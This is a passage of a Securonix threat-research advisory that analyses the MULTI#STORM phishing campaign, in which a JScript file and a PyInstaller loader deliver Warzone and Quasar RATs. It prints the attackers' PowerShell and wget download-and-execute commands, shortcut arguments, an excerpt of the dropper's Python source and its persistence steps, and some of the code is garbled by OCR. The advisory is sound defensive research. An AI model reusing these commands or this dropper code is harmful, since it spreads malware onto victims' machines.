Securonix Threat Labs Security Advisory: New MULTI#STORM Attack Campaign Involving Python-based Loader Masquerading as OneDrive Utilities Dropping Multiple RAT Payloads Using Security Analytics


securonix.com/securonix-threat-labs-security-advisory-multistorm-leverages-python-based-loader-as-onedrive-utilities-to-drop-rat-payloads/

By Securonix Threat Labs, Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

June 21, 2023

TL;DR

MULTI#STORM, an interesting attack campaign involving Python-based loader malware was recently seen being used to deliver Warzone RAT infections using phishing emails.



An interesting phishing campaign was recently analyzed by the Securonix Threat Research Team. The attack kicks off when the user clicks on a heavily obfuscated JavaScript file contained in a password protected zip file. Some of the victims targeted by the MULTI#STORM campaign appear to be in the US and India.

The attack chain ends with the victim machine infected with multiple unique RAT (remote access trojan) malware instances, such as Warzone RAT and Quasar RAT. Both are used for command and control during different stages of the infection chain.

The loader which is responsible for the initial compromise of the host is rather interesting. It functions very similarly to DBatLoader which shares common TTPs, however this malware is coded in Python and packed using PyInstaller and leverages some rather sophisticated techniques to establish persistence and bypass detections before dropping the RAT payloads.

Attack chain overview




Figure 1: MULTI#STORM attack chain

The attack kicks off like so many others, with a phishing email which has an embedded link. The link references a request for quote which directs the user to a Microsoft OneDrive file for the victim to download:

hxxps://onedrive.live[.]com/download?cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D!152&authkey=AErksvWpjzpD_Ag

In this example, the OneDrive link downloads a ~500KB password protected zip file called “REQUEST.zip” with the password of “12345”.

When the zip file is extracted, the target user is presented with a single JScript file named REQUEST.js. It’s surprising that there was no attempt to obfuscate the file by using .LNK execution, or at the very least a double extension to masquerade as a different file type.

Code execution: JScript

Assuming that the user double clicks the REQUEST.js file, this is where our code execution begins. The JScript file’s code is heavily obfuscated as seen in the figure below.

Figure 2: Obfuscated JScript sample (REQUEST.js)

In addition to the obfuscation, the JS file also contains a massive amount of padding at the end of the script using exactly 509992 zero characters. This methodology can assist in bypassing AV in binary files, or this could be an attempt to inflate the original ZIP file's size to thwart AV analysis or brute forcing.

The purpose of this script is to execute two PowerShell commands which download and execute two separate files from two different OneDrive URLs.


Once deobfuscated, we're presented with two PowerShell one liners, kicked off by cmd.exe:

```
cmd /c powershell.exe -Command “Invoke-WebRequest -Uri ‘hxxps://onedrive.live[.]com/download?cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D%21148&authkey=ADY1aqOba7HnNZs&em=2’ -OutFile ‘C:\Users\Public\Libraries\files.pdf’”
```

```
cmd /c powershell.exe -Command “Invoke-WebRequest -Uri ‘hxxps://onedrive.live[.]com/download?cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D%21151&authkey=AGCMruhQJESxca4’ -OutFile ‘C:\Users\Public\Libraries\stemp’”
```

The two files are downloaded to the C:\Users\Public\Libraries directory, a common staging area for malware as it will have world-writable permissions. Once downloaded the files are both executed near simultaneously.

The first file download is the lure file. This simply runs so as to not alert the user that anything suspicious happened and that some form of expected outcome derives from the action of clicking the “request”.



** Quotation **

* [redacted] *

Customer Name: ESTATE MANAGER
[redacted]
SUN VALLEY
7975

Salesman : 20 Printed on : 04/01/2023 Quote no : 0670131
05/03/2023

Product	Description of Products on Quote Only	Req. Qty.	Unit Price	Disc%	Nett Value	VAT	TOTAL
0151344	450x600 M/H SS COV & FRAME HVY C.I 117	1.00	3500.00		3500.00	525.00	4025.00
05996412	DELIVERY CHARGES FOR CASH ACCOUNT	1.00	850.00		850.00	127.50	977.50


OUR BANKING DETAILS ARE :
NEDBANK - [redacted]
ACCOUNT - [redacted]
BR. CODE - [redacted]

Figure 3: Lure file (files.pdf)

The lure file is downloaded from OneDrive as spread.pdf and is saved to the disk as files.pdf. It's simply executed and will be opened to the user in the default PDF reader.

Dropper: news.exe

The downloaded binary file "stemp" then renamed to "news.exe" is a Python-packed executable using PyInstaller. As with any Windows Python executable it's quite large at 6.6MB.



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

File name: C:\news.exe

File type: PE64
File size: 6.59 MiB

Scan: Automatic
Endianness: LE
Mode: 64-bit
Architecture: AMD64
Type: GUI


```
PE64
    Packer: PyInstaller(-)[-]                              S   ?
    Compiler: Microsoft Visual C/C++(2022 v.17.4)[-]       S   ?
    Linker: Microsoft Linker(14.34**)[GUI64]               S   ?
    Overlay: Binary
        Data: ZLIB data[ZLIB compression best]             S   ?
```

☐ Advanced
✓ Recursive scan ✓ Deep scan ☐ Heuristic scan ✓ Verbose
☐ All types
100%
263 msec

Figure 4: news.exe binary file overview (Detect It Easy)

The news.exe file acts as a loader or dropper. As with the case of this malware, all of the further malware stages are packed inside the binary's source and as you'll see, encoded as long blobs of Base64 strings. These then get decoded and written to disk, staging inside the "C:\Users\Public\Libraries" directory.

Once we were able to extract the original Python source code, the functions of the dropper became a bit more clear. Interestingly enough, the dropper includes printed messages describing its process as functions are called. An example of this can be seen in figure 5 below.



```
def drop_crypt():
    encr_str = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAA4fug4AtA
    file_name = 'C:\\Users\\Public\\Libraries\\Storm.exe'
    os_sys("wmic process where name='Storm.exe' delete")
    slp(3)



def execute_crypt():
    encr_str = 'TAAAAAEUAgAAAAAAwAAAAAAAAAEa7AAgAIAAAAKjK/x/SYdgBbSk5NRVr2QGoyv8f0mHYAQDgBgAAAAAABwAAAAAAAAAAAA
    file_name = 'C:\\Users\\Public\\Libraries\\Exec.lnk'
    with open(file_name, 'wb') as file_decr:
        file_decr.write(base64.b64decode(encr_str))
        None(None, None, None)


if __name__ == '__main__':
    drop_icon_start()
    print('[+] Startup file dropped')
    drop_start()
    print('[+] Dropping update lnk')
    drop_update_lnk()
    print('[+] Startup file added to registry')
    set_autostart_registry('OneDrive Update', 'C:\\Users\\Public\\Libraries\\OneDrive.url', True, **('app_name
    print('[~] Sleeping 3 secs')
    slp(3)
    print('[>] Launching werfault. hehheheeheh')
    launch_file()
```

Figure 5: Python source code example


Based on our analysis, the news.exe dropper accomplishes the following tasks while sleeping between some of the steps:

1. Drops the startup icon file into: C:\Users\Public\Libraries\onedrive.ico
2. Drops and compiles a shortcut file into: C:\Users\Public\Libraries\OneDrive\Storm.lnk
3. Creates a registry key for persistence, which executes C:\Users\Public\Libraries\OneDrive.url (see persistence below
4. Runs a function which executes werfault.exe 40 times on a loop.
5. Decodes a zip file from a Base64 string.
6. Saves this zip file as C:\Users\Public\Libraries\files.zip and extracts its contents into C:\Users\Public\Libraries
7. Runs C:\Users\Public\Libraries\check.bat for bypassing AV to set AV exclusions. See below
8. Decompile "Storm.exe" from Base64
9. Creates C:\Users\Public\Libraries\OneDrive Update\Exec.lnk which is also used for persistence to execute storm.exe

storm.lnk

As noted above, the binary drops two shortcut files (.lnk) files upon execution. The first "storm.lnk" when called using a startup registry key will download and execute "S.exe". This is called by the shortcut file linking to the PowerShell process with the appended command line:

wget 'hxxps://onedrive.live[.]com/download?cid=4A89E2A4EA0448C0&resid=4A89E2A4EA0448C0%21130&authkey=ABwx94zEGC3SmxA' -Outfile C:\Users\Public\Libraries\S.exe; powershell C:\Users\Public\Libraries\S.exe




```
--- Header ---
  Target created:  2022-05-07 05:20:11
  Target modified: 2022-05-07 05:20:11
  Target accessed: 2023-04-12 08:56:36

  File size: 450,560
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasWorkingDir, HasArguments, IsUnicode,
 EnableTargetMetadata
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory: C:\Windows\System32\WindowsPowerShell\v1.0
Arguments: "wget 'https://onedrive.live.com/download?cid=4A89E2A4EA0448C0&resid=4A89E2A4EA0448C
0%21130&authkey=ABwx94zEGC3SmxA' -Outfile C:\Users\Public\Libraries\S.exe; powershell C:\Users\
Public\Libraries\S.exe

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: F60FB709
  Label: OS
  Local path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Figure 6: Storm.lnk created by news.exe

Exec.lnk

Additionally, "Exec.lnk" is also created in the same directory. Also used for persistence, this file simply runs "Storm.exe" from PowerShell using the "saps" or "Start-Process" alias.




```
--- Header ---
  Target created:  2022-05-07 05:20:11
  Target modified: 2022-05-07 05:20:11
  Target accessed: 2023-04-09 18:58:01

  File size: 450,560
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasWorkingDir, HasArguments, IsUnicode, EnableTargetMetadata
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory: C:\Windows\System32\WindowsPowerShell\v1.0
Arguments: saps "C:\\Users\\Public\\Libraries\\Storm.exe"

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: F60FB709
  Label: OS
  Local path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Figure 7: Exec.lnk created by news.lnk

Files.zip

As with all of the other files generated from news.exe, this file gets decoded from a Base64 blob, and its contents are extracted into the “C:\Users\Public\Libraries” directory. The purpose of each of these files is simply to bypass UAC, which we’ll dive into in the next section.



Name	Size	Packed Size	Modified	Created	Accessed
check.bat	411	174	2023-04-17 15:27	2023-04-09 10:41	2023-04-17 15:29
easinvoker.exe	131 648	53 217	2023-04-17 15:27	2023-02-28 06:13	2023-04-17 15:29
KDECO.bat	155	126	2023-04-17 15:27	2023-02-28 06:13	2023-04-17 15:29
netutils.dll	111 405	35 132	2023-04-17 15:27	2023-02-28 06:13	2023-04-17 15:29

Figure 8 Files.zip contents

Check.bat and UAC bypass

